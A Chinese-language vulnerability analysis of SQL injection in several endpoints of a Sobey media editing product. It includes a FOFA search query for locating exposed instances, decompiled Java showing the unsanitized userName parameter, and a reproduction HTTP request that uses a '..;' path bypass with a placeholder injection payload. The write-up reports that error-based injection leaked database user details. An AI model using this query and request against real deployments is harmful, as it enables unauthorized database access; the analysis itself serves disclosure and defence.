漏洞简介
索贝产品中的 /sobey-mchEditor/mch/jztEditorScore/queryEditorScoreRank、userBusinessNumListDetial、countBusinessNumList接口存在SQL注入漏洞,攻击者可以通过构造恶意的SQL语句,获取数据库中的敏感信息,甚至可能导致数据库被完全控制。
影响版本
fofa语法
icon_hash="689611853"||app="SOBEY-融媒体" || body="You need to enable JavaScript to run this app" && header="Sobey"
漏洞分析
queryEditorScoreRank
根据漏洞信息看下mch/jztEditorScore/queryEditorScoreRank的实现逻辑
@RestController
@RequestMapping({"/mch/Jzt/Business"})
public class JztBusinessController extends BaseController {
    private static List<Integer> ARTICLE_PUBLISH_STATUS_LIST = new ArrayList();
    private static List<Integer> ARTICLE_PUBLISH1_STATUS_LIST = new ArrayList();
    public static final String BUSSINESS_NUM_TYPE_COMPLETE = "COMPLETE_NUM";
    public static final String BUSSINESS_NUM_TYPE_USE = "USE_NUM";

@RequestMapping(
    value = {"userBusinessNumList"},
    method = {RequestMethod.POST}
)
public Response userBusinessNumList(@RequestParam("token") String token, @RequestParam("siteCode") String siteCode, @RequestParam("startTime") Long startTime, @RequestParam("endTime") Long endTime, @RequestParam(value = "userCodes",required = false) List<String> userCodes, @RequestParam(value = "userName",required = false) String userName) {
......
stringBuffer.append(" ) y WHERE y.idz = zcncommoneditorscore.relativeArticleId  and zcncommoneditorscore.isCoverd = 0 ");
stringBuffer.append(" and catalogname != 'other' ");
if (StringUtils.isNotEmpty(userName)) {
    try {
        URLDecoder.decode(userName, "UTF-8");
    } catch (UnsupportedEncodingException e) {
        e.printStackTrace();
    }

    stringBuffer.append(String.format(" and zcncommoneditorscore.targetUserCode in (SELECT targetUserCode from zcncommoneditorscore where targetUserName like '%%%s%%' ) ", userName));
} else if (CollectionUtils.isNotEmpty(userCodes)) {
    SchemaSQLUtil.appendInCondition(stringBuffer, "targetUserCode", userCodes);
}

stringBuffer.append(" GROUP BY userCode, ID, y.catalogname) tem GROUP BY userCode,channelName  ");

List<Map<String, Object>> tmpList = (new QueryBuilder(stringBuffer.toString(), args.toArray())).executeListMap();参数userName 使用String.format格式化后,无任何过滤或校验处理,被直接拼接到qb这个sql语句中执行,从而造成了SQL注入漏洞。参数 userCodes使用的是appendInCondition方法, 参考之前的漏洞分析部分,也是直接拼接。
userBusinessNumListDetial

漏洞原因和上面的queryEditorScoreRank 是一样的,详情看图就明白了

countBusinessNumList
漏洞原因同样如此

countPtBusinessNumList
亦如此!
漏洞复现
userBusinessNumList
POST /sobey-mchEditor/js/..;/mch/Jzt/Business/userBusinessNumList HTTP/1.1
Host: sobey.mrxn.net
Content-Type: application/x-www-form-urlencoded

endTime={{timestamp()}}&siteCode=&startTime={{timestamp()}}&token=&userCode=admin&userName='SQLI_POC
成功通过报错注入在响应回显数据库用户信息
userBusinessNumListDetial

也是成功通过报错注入在响应回显数据库用户信息
countBusinessNumList
参考上面
countPtBusinessNumList
参考上面





